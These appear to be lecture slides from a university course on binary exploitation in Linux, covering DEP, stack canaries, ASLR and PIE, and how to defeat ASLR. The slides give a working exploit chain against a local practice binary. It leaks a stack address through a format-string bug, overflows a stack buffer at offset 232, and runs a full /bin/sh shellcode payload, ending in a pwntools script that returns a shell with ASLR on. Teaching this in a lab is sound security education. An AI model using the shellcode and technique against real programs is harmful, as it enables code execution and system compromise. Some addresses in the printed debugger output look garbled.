



CS 395: Binary Exploitation in Linux

Week 6: Exploit Mitigations Overview &
Defeating ASLR



Exploit Mitigations

- A lot of the exploits that we've worked with so far wouldn't have worked in the real world because we turned off most exploit mitigations.
- Exploit mitigations are modern techniques security experts have come up with to make hackers' lives more miserable.
- These include technologies such as DEP, Stack Canaries, PIE, and ASLR.
- However, even though these techniques make exploitation more difficult, it is not impossible to write exploits while these things are enabled.
- There are methods to deal with each of these exploit mitigation technologies.



Data Execution Prevention (DEP)

- Makes certain regions of memory non-executable.
- Hardware-enforced DEP uses a No-execute bit (NX bit) to mark every single page as executable or non-executable.
 - Requires the processor to support the NX bit.
 - NX bit will typically be located in the page table.
- Software-enforced DEP works by writing application-layer code to make it more difficult to execute certain regions.
 - Processor independent.
- The stack will almost always be marked as non-executable.
 - This makes it impossible for us to just send a payload and have it execute on the stack.
- Return-oriented programming (ROP) can defeat DEP.
 - ROP chains allow us to selectively jump to code in regions marked as executable.




Stack Canaries

- Stack canaries are a random value that is pushed onto the stack at the beginning of a function.
- At the end of a function, the stack canary value will be popped off of the stack, and if it appears to have been modified, then the program immediately exits.
- If we try to do a stack buffer overflow, the stack canary will be modified because it comes on the stack before the return address.
 - This means that we cannot do stack buffer overflows unless we know what the stack canary value is.
- To get around this, we can either leak memory from the stack or brute force the value.




Address Space Layout Randomization (ASLR)

- ASLR works inside of the Operating System by randomizing the location of special areas.
- Every time that you run a program with ASLR enabled, your functions and variables will have a different location.
- This includes changing the locations of
 - The base of the executable (a.k.a where the executable is loaded in memory)
 - Libraries
 - Heap
 - Stack
- The purpose of ASLR is to make memory addresses unpredictable.
- We can no longer use hardcoded addresses in our payloads.



Position-Independent Executable (PIE)

- Also known as Position-Independent Code (PIC).
- Unlike ASLR, PIE is more closely related to the CPU instruction set and the processor.
- A PIE file is a binary that would be able to execute at any address (assuming it satisfies alignment requirements).
- Data is usually referenced based on its distance from RIP
 - The program will avoid storing hardcoded addresses.
- If PIE is not enabled, you'd see absolute addresses such as
`"JMP 0x12345678"`
- If PIE is enabled, you'd see relative addresses such as
`"JMP QWORD PTR [RIP + 0x9876]"`



Brute-Forcing Addresses

- Sometimes, in poor implementations of ASLR, the addresses won't be very random.
 - In other words, the addresses might only differ by a byte or two every time the program is executed.
- In other cases, such as when dealing with a partial overwrite, you may only have a few unknown bytes of the address that you need to jump to.
- In these cases, it is possible to just brute force every possible address.
- Brute-forcing is infeasible if the address space is properly randomized.
- Another thing to keep in mind: Brute-forcing may cause the program to crash before you get the right address in some cases.



Defeating ASLR via Memory Leaks

- Offsets will typically remain the same.
 - If one variable is 32 bytes away from another variable, then it'll still be 32 bytes away from that variable no matter how many times we execute the program.
- We can leak an address in the program via format string vulnerability.
 - A jump to `printf()` will also work if there is no format string vulnerability.
- Then, we'll calculate all of our offsets from this address.
- This will allow us to figure out the address of the value that we care about.



Buffers Program

- Contains a format string vulnerability and a stack buffer overflow.
- A typical strategy:
 - First, we'll exploit the program with ASLR turned off.
 - Then, we'll redo the exploit with ASLR turned on.

```
(cs395@kali) - [~/Desktop/CS395/week6]  
$ ./buffers
```

```
Enter your input for the first buffer (fmt str vuln): Hello  
Hello
```

```
Enter your input for the second buffer (stack overflow): Hello
```

Security Mitigations

- We can use rabin2 to check what security mitigations have been enabled.
- DEP is disabled.
- Stack canaries are disabled.
- PIC/PIE is enabled.

```
(cs395@kali) - [~/Desktop/CS395/week6]
$ rabin2 -I buffers
arch      x86
baddr     0x0
binsz     14777
bintype   elf
bits      64
canary    false
class     ELF64
compiler  GCC: (Debian 10.2.0-19) 10.2.0
crypto    false
endian    little
havecode  true
intrp     /lib64/ld-linux-x86-64.so.2
laddr     0x0
lang      c
linenum   true
lsyms     true
machine   AMD x86-64 architecture
maxopsz   16
minopsz   1
nx        false
os        linux
pcalign   0
pic       true
relocs    true
relro     partial
rpath     NONE
sanitiz   false
static    false
stripped  false
subsys    linux
va        true
```




Buffer Overflow

- We will ignore the first buffer for now.
- For the second buffer, we will print out 232 A's, which are followed by 8 B's.
- This causes a segmentation fault.

```
(cs395@kali)-[~/Desktop/CS395/week6]
└─$ python3 -c "print('A\n' + 'A'*232 + 'BBBBBBBB')" > test

(cs395@kali)-[~/Desktop/CS395/week6]
└─$ ./buffers < test
Enter your input for the first buffer (fmt str vuln): A
zsh: segmentation fault  ./buffers < test
```



Overwriting RIP

- If we open this up in GDB and use the “r < test” command, we will be able to see that we’ve overwritten RIP with 0x4242424242424242.
- This means that we have complete control over RIP at location 232 in the second input buffer.

```
gef> info frame
Stack level 0, frame at 0x7fffffffdf8:
 rip = 0x555555552bb in main; saved rip = 0x4242424242424242
Arglist at 0x4141414141414141, args:
Locals at 0x4141414141414141, Previous frame's sp is 0x7fffffffef000
Saved registers:
 rip at 0x7fffffffdf8
```

Location of Input Buffer

- We need to find the location of the input buffer when ASLR is turned off.
- If we input a bunch of B's into the program and look at the stack in GDB, we can find the start of our input buffer.
- In this example, the location that we must jump to is 0x00007ffffffffffdf10.

```
0x00007ffffffffffdf00 | +0x0000: 0x00007fffffffffffe0e8 → 0x00007fffff
s"      ← $rsp
0x00007ffffffffffdf08 | +0x0008: 0x0000000010000000
0x00007ffffffffffdf10 | +0x0010: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\n"
0x00007ffffffffffdf18 | +0x0018: "BBBBBBBBBBBBBBBBBBBBBBBBBBBB\n"
0x00007ffffffffffdf20 | +0x0020: "BBBBBBBBBBBBBBBB\n"
0x00007ffffffffffdf28 | +0x0028: "BBBBBB\n"
0x00007ffffffffffdf30 | +0x0030: 0x0000000000000000
0x00007ffffffffffdf38 | +0x0038: 0x0000000000000000
```

best_shell Isn't Working

```
(cs395@kali) - [~/Desktop/CS395/week6]
$ python3 -c "import sys; sys.stdout.buffer.write(b'\n' + b'\x90'*154 + b'\x48\x31\xc0\x48\x31\xff\xb0\x03\x0f\x05\x50\x48\xbf\x2f\x64\x65\x76\x2f\x74\x74\x79\x57\x54\x5f\x50\x5e\x66\xbe\x02\x27\xb0\x02\x0f\x05\x48\x31\xc0\xb0\x3b\x48\x31\xdb\x53\xbb\x6e\x2f\x73\x68\x48\xc1\xe3\x10\x66\xbb\x62\x69\x48\xc1\xe3\x10\xb7\x2f\x53\x48\x89\xe7\x48\x83\xc7\x01\x48\x31\xf6\x48\x31\xd2\x0f\x05' + b'\x10\xdf\xff\xff\xff\x7f\x00\x00')" > test

(cs395@kali) - [~/Desktop/CS395/week6]
$ ./buffers < test
Enter your input for the first buffer (fmt str vuln):
zsh: segmentation fault ./buffers < test
```

The Stack Is Getting Messed Up!

- RSP is pointing straight at our shellcode.
- When our shellcode pushes something onto the stack, it pushes the data directly on top of our shellcode.
- Easy fix: Subtract 300 (or some big value) from RSP.

```
0x00007fffffffdf8 | +0x0000: 0x0000000000000000  - $rsp, $rip
0x00007fffffffdf0 | +0x0008: "/dev/tty"  - $rdi
0x00007fffffffdf8 | +0x0010: 0x0000000000000000
0x00007fffffffef00 | +0x0018: 0x00007fffffffef00  -> [loop detected]
0x00007fffffffef08 | +0x0020: 0x0000000010000000
0x00007fffffffef10 | +0x0028: 0x000055555555145  -> <main+0> push
0x00007fffffffef18 | +0x0030: 0x00007ffff7e157cf  -> <init_cachein
0x00007fffffffef20 | +0x0038: 0x0000000000000000
```

```
0x7fffffffdfdd |      adc     BYTE PTR [rsi-0x45], al
0x7fffffffdfef0 |      (bad)
0x7fffffffdfef1 |      imul    ecx, DWORD PTR [rax-0x
-> 0x7fffffffdfef8 |      add     BYTE PTR [rax], al
0x7fffffffdfefa |      add     BYTE PTR [rax], al
0x7fffffffdfefc |      add     BYTE PTR [rax], al
0x7fffffffdfefe |      add     BYTE PTR [rax], al
0x7fffffffdfef0 |      (bad)
0x7fffffffdfef1 |      fs     gs jbe 0x7fffffffef24
```


Shellcode For Modifying RSP

```
(cs395@kali) - [~/Desktop]
```

```
$ cat test.asm
```

```
section .text
```

```
sub rsp, 300
```

```
(cs395@kali) - [~/Desktop]
```

```
$ nasm -f elf64 -o test test.asm
```

```
(cs395@kali) - [~/Desktop]
```

```
$ objdump -d test -M intel
```

```
test:
```

```
file format elf64-x86-64
```

```
Disassembly of section .text:
```

```
0000000000000000 <.text>:
```

```
0: 48 81 ec 2c 01 00 00 sub rsp,0x12c
```




New Payload

- This new payload will subtract RSP so that it does not push things directly onto our shellcode.

```
(cs395@kali) - [~/Desktop/CS395/week6]
$ python3 -c "import sys; sys.stdout.buffer.write(b'\n' + b'\x90'*147 + b'\x48\x81\xec\x2c\x01\x00\x00\x48\x31\x
xc0\x48\x31\xff\xb0\x03\x0f\x05\x50\x48\xbf\x2f\x64\x65\x76\x2f\x74\x74\x79\x57\x54\x5f\x50\x5e\x66\xbe\x02\x27\x
b0\x02\x0f\x05\x48\x31\xc0\xb0\x3b\x48\x31\xdb\x53\xbb\x6e\x2f\x73\x68\x48\xc1\xe3\x10\x66\xbb\x62\x69\x48\xc1\xe
3\x10\xb7\x2f\x53\x48\x89\xe7\x48\x83\xc7\x01\x48\x31\xf6\x48\x31\xd2\x0f\x05' + b'\x10\xdf\xff\xff\xff\x7f\x00\x
00')" > test
```



Retrying The Shellcode

```
gef> r < test
```

```
Starting program: /home/cs395/Desktop/CS395/week6/buffers < test
```

```
Enter your input for the first buffer (fmt str vuln):
```

```
process 3160 is executing new program: /usr/bin/dash
```

```
$ ls
```

```
[Detaching after fork from child process 3164]
```

```
buffers buffers.c core script.py test
```

```
$ whoami
```

```
[Detaching after fork from child process 3165]
```

```
cs395
```

```
$ exit
```

```
[Inferior 1 (process 3160) exited normally]
```



Memory Leak

- When executing inside of GDB, the forth value on the stack is 0x7fffffffdf80.
- Our input buffer was at 0x7fffffffdf10.
- Doing 0x7fffffffdf80 - 0x7fffffffdf10 will give you an offset of 112 bytes.

```
gef> r
Starting program: /home/cs395/Desktop/CS395/week6/buffers
Enter your input for the first buffer (fmt str vuln): %p.%p.%p.%p.
0x2e70252e70252e70.(nil).0x5555555596bd.0x7fffffffdf80.
Enter your input for the second buffer (stack overflow): █
```

Redoing Exploit Using Offsets

```
1  /usr/bin/env python3
2
3 from pwn import *
4
5 # Open up the process
6 p = process("./buffers", stdin=PTY)
7 print(p.recv())
8
9 # Leak an address from memory
10 p.sendline("%4$p")
11 addr = p64(int(p.recvline().strip(), 16) - 112)
12
13 # Generate the payload
14 shellcode = b"\x48\x81\xec\x2c\x01\x00\x00\x48\x31\xc0\x48\x31\xff\xb0\x03\x0f\x05\x50\x48\xbf\x2f\x64\x65\x7
6\x2f\x74\x74\x79\x57\x54\x5f\x50\x5e\x66\xbe\x02\x27\xb0\x02\x0f\x05\x48\x31\xc0\xb0\x3b\x48\x31\xdb\x53\xbb
\x6e\x2f\x73\x68\x48\xc1\xe3\x10\x66\xbb\x62\x69\x48\xc1\xe3\x10\xb7\x2f\x53\x48\x89\xe7\x48\x83\xc7\x01\x48\
\x31\xf6\x48\x31\xd2\x0f\x05"
15 nops = b'\x90' * (232 - len(shellcode))
16 payload = nops + shellcode + addr
17
18 # Trigger the buffer overflow
19 p.sendline(payload)
20 p.interactive()
```



Redoing Exploit Using Offsets (Cont.)

- In this example, we first open up a process using the `process()` function.
 - We set the optional `stdin` parameter to `PTY` so that we can interact with our shell.
- We leak the `forth` address on the stack.
 - This address is 112 bytes away from our input buffer, so we'll just add 112 to it.
- We do the buffer overflow like how we normally do it.
 - Except, this time, we generate an address from the pointer we leaked from the stack.

Testing With ASLR Enabled

```
(cs395@kali) - [~/Desktop/CS395/week6]
```

```
$ ~/Desktop/CS395/aslr.sh on
```

```
Enabling ASLR.
```

```
2
```

```
(cs395@kali) - [~/Desktop/CS395/week6]
```

```
$ ./exploit.py
```

```
[+] Starting local process './buffers': pid 3587
```

```
b'Enter your input for the first buffer (fmt str vuln): '
```

```
[*] Switching to interactive mode
```

```
Enter your input for the second buffer (stack overflow): $ $ ls
```

```
buffers buffers.c core exploit.py script.py test
```

```
$ $ whoami
```

```
cs395
```

```
$ $ █
```



Homework

- Practice techniques for defeating ASLR by yourself
- Make sure that you understand how today's exploit worked.
- You have a writeup due for assignment 3.
 - Your exploit must work with ASLR turned on in order to receive full credit.